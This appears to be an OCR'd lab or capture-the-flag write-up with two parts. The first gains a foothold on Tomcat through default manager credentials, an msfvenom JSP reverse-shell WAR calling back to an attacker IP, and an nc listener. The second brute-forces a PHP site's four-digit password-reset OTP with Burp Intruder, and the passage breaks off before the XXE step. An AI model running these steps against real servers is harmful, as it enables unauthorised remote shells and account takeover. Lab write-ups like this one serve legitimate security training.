1. Perform the nmap scan and find the open ports: 8080




```
┌──(teodor㉿Kali)-[~/Desktop/hackthebox]
└─$ nmap  10.129.71.28
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-01 06:53 EDT
Nmap scan report for 10.129.71.28
Host is up (0.11s latency).
Not shown: 999 closed ports
PORT     STATE SERVICE
8080/tcp open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 5.57 seconds
```

2. Find `/manager/` directory through Bruteforce attack on HTTP service


teodor@Kali: ~/tools/dirsearch
teodor@Kali: ~/tools/dirsearch
teodor@Kali: ~/tools/tplmap
teodor@Kali: ~/

```
┌──(teodor㉿Kali)-[~/tools/dirsearch]
└─$ python3 dirsearch.py -u http://10.129.71.28:8080/ -e php,zip,js,txt -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt

 _|. _ _  _  _  _ _|_    v0.4.1
(_||| _) (/_(_|| (_| )

Extensions: php, zip, js, txt | HTTP method: GET | Threads: 30 | Wordlist size: 87645

Error Log: /home/teodor/tools/dirsearch/logs/errors-21-06-01_06-56-11.log

Target: http://10.129.71.28:8080/

Output File: /home/teodor/tools/dirsearch/reports/10.129.71.28/_21-06-01_06-56-12.txt

[06:56:12] Starting:
[06:56:13] 302 -    0B  - /images  ->  /images/
[06:56:34] 302 -    0B  - /manager  ->  /manager/
[06:57:50] 400 -  813B  - /http%3A%2F%2Fwww
[07:01:26] 400 -  813B  - /http%3A%2F%2Fyoutube
[07:01:27] 400 -  813B  - /http%3A%2F%2Fblogs
[07:01:27] 400 -  813B  - /http%3A%2F%2Fblog
[07:02:26] 400 -  813B  - /**http%3A%2F%2Fwww

Task Completed

┌──(teodor㉿Kali)-[~/tools/dirsearch]
└─$ 
```

3. Go to `http://10.129.71.28:8080/manager/`, click cancel to ignore the HTTP basic auth



401 Unauthorized

You are not authorized to view this page. If you have not changed any configuration files, please examine the file `conf/tomcat-users.xml` in your installation. That file must contain the credentials to let you use this webapp.

For example, to add the `manager-gui` role to a user named `tomcat` with a password of `s3cret`, add the following to the config file listed above.

```
<role rolename="manager-gui"/>
<user username="tomcat" password="s3cret" roles="manager-gui"/>
```

Note that for Tomcat 7 onwards, the roles required to use the manager application were changed from the single `manager` role to the following four roles. You will need to assign the role(s) required for the functionality you wish to access.


- `manager-gui` - allows access to the HTML GUI and the status pages
- `manager-script` - allows access to the text interface and the status pages
- `manager-jmx` - allows access to the JMX proxy and the status pages
- `manager-status` - allows access to the status pages only

The HTML interface is protected against CSRF but the text and JMX interfaces are not. To maintain the CSRF protection:

- Users with the `manager-gui` role should not be granted either the `manager-script` or `manager-jmx` roles.
- If the text or jmx interfaces are accessed through a browser (e.g. for testing since these interfaces are intended for tools not humans) then the browser must be closed afterwards to terminate the session.

For more information - please see the Manager App How-To.

4. Reload the page and login with the default creds: `tomcat – tomcat`



Tomcat Web Application Manager

Message:	OK

Manager

List Applications	HTML Manager Help	Manager Help	Server Status

Applications

Path	Version	Display Name	Running	Sessions	Commands
/	None specified		true	12	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/SynAck-Portal	None specified		true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/host-manager	None specified	Tomcat Host Manager Application	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/manager	None specified	Tomcat Manager Application	true	2	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes

Deploy


Deploy directory or WAR file located on server

Context Path:

Version (for parallel deployment):


5. Use msfvenom to generate a .war payload:

```
└─$ msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.14.53 LPORT=80 -f
war -o shell.war
```


Activation of network connection failed
teodor@Kali: ~/tools/dirsearch
teodor@Kali: ~/tools/tplmap
te

```
┌──(teodor㉿Kali)-[~/Desktop/synack]
└─$ msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.14.53 LPORT=80 -f war -o shell.war

Payload size: 1099 bytes
Final size of war file: 1099 bytes
Saved as: shell.war
```

5. Upload the war shell and deploy it




WAR file to deploy

Select WAR file to upload Browse... shell.war

Deploy


6. Set your listener: `sudo nc -lvnp 80`



```
┌──(teodor㉿Kali)-[~/Desktop/synack]
└─$ sudo nc -lvnp 80
[sudo] password for teodor:
listening on [any] 80 ...
```


7. Access the shell location:

`http://10.129.71.28:8080/shell/`




```
10.129.71.28:8080/shell/
```

8. Check to nc listener



```
┌──(teodor㉿Kali)-[~/Desktop/synack]
└─$ sudo nc -lvnp 80
[sudo] password for teodor:
listening on [any] 80 ...
connect to [10.10.14.53] from (UNKNOWN) [10.129.71.28] 50398
id
uid=997(tomcat) gid=997(tomcat) groups=997(tomcat)
ls
conf
lib
logs
policy
webapps
work
```

9. Read the flag



```
cd /home
ls
min
cd min
ls
user.txt
cat user.txt
HTB{b87d62dcbff432c6481553850022f074}
```

6. PhoneBook

Vulnerability type: OTP code Bruteforce + XXE


Description: The attacker can reset the admin password through OTP code brute-force once the attacker has access to the admin panel, he can exploit the XXE vulnerability to compromise the server.

Severity: Critical

Remediation: Using CAPTCHA is a good way to prevent brute-force attacks. Use not only numbers but also characters which can make your OTP stronger.

Steps to reproduce:


1. Perform the nmap scan and find the open ports: 80, 135, 139, 443, 445 and 3306



```
┌──(teodor㉿Kali)-[~/Desktop/synack]
└─$ nmap -sC -sV 10.129.127.158
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-31 15:52 EDT
Nmap scan report for 10.129.127.158
Host is up (0.11s latency).
Not shown: 994 closed ports
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1h PHP/7.3.27)
|_http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1h PHP/7.3.27
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_http-vuln-exchange: Error 404 for /owa
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
443/tcp  open  ssl/http      Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1h PHP/7.3.27)
|_http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1h PHP/7.3.27
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_http-vuln-exchange: Error 404 for /owa
| ssl-cert: Subject: commonName=localhost
| Not valid before: 2009-11-10T23:48:47
|_Not valid after:  2019-11-08T23:48:47
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
445/tcp  open  microsoft-ds?
3306/tcp open  mysql?
| fingerprint-strings:
|   FourOhFourRequest, GetRequest, HTTPOptions, Kerberos, LDAPBindReq, LDAPSearchReq, NCP, NULL, RPCCheck, SIP
Options, SMBProgNeg, SSLSessionReq, TLSSessionReq, TerminalServer, X11Probe:
|_    Host '10.10.14.53' is not allowed to connect to this MariaDB server
1 service unrecognized despite returning data. If you know the service/version, please submit the following fi
ngerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port3306-TCP:V=7.91%I=7%D=5/31%Time=60B53F7F%P=x86_64-pc-linux-gnu%r(NU
```

2. Go to `http://10.129.127.158/forgot.php` type the username “admin” submit the request, intercept it, and sent it to intruder.

3. On pin parameter add a random value like “1234”



Mozilla Firefox
10.129.127.158/forgot.php
10.129.127.158/forgot.php
Burp Suite Professional v2020.12.1 - Temporary Project - licensed to AIT Austrian Institute of Technology GmbH [single user license]
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Add Custom Header
1 × 2 × ...
Target Positions Payloads Options
Start attack
Add §
Clear §
Auto §
Refresh


Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper

```
POST /lib.php HTTP/1.1
Host: 10.129.127.158
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 32
Origin: http://10.129.127.158
Connection: close
Referer: http://10.129.127.158/forgot.php
Cookie: PHPSESSID=n16cj57bvcnmt78dhi7qld20oh

action=reset&username=admin&pin=§1234§
```

4. On the payloads tab select “Numbers” from 1000 to 9999 and the “Step” will be 1. Start attack.



Burp Suite Professional v2020.12.1 - Temporary Project - licensed to AIT Austrian Institute of Technology GmbH [single user license]
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Add Custom Header
1 × 2 × ...
Target Positions Payloads Options
Start attack

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 9,000

Payload type: Numbers Request count: 9,000

Payload Options [Numbers]

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: ● Sequential ○ Random

From: 1000

To: 9999

Step: 1

How many:

Number format


Base: ● Decimal ○ Hex

Min integer digits:

Max integer digits:

Min fraction digits:

5. Check the length to identify the correct response.




Request	Payload	Status	Error	Timeout	Length	Comment
7231	8230	200	□	□	353	
0		200	□	□	367	
1	1000	200	□	□	367	
2	1001	200	□	□	367	
3	1002	200	□	□	367	
4	1003	200	□	□	367	
5	1004	200	□	□	367	
6	1005	200	□	□	367	
7	1006	200	□	□	367	
8	1007	200	□	□	367	
9	1008	200	□	□	367	
10	1009	200	□	□	367	
11	1010	200	□	□	367	
12	1011	200	□	□	367	
13	1012	200	□	□	367	

```
Date: Mon, 31 May 2021 20:12:15 GMT
Server: Apache/2.4.46 (Win64) OpenSSL/1.1.1h PHP/7.3.27
X-Powered-By: PHP/7.3.27
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 25
Connection: close
Content-Type: text/html; charset=UTF-8

Password reset to: danite
```

6. Go to http://10.129.127.158/index.php and login with the user “admin” and the password that you already have.

7. In the “lastname” input enter a random value, click on login and capture the request.

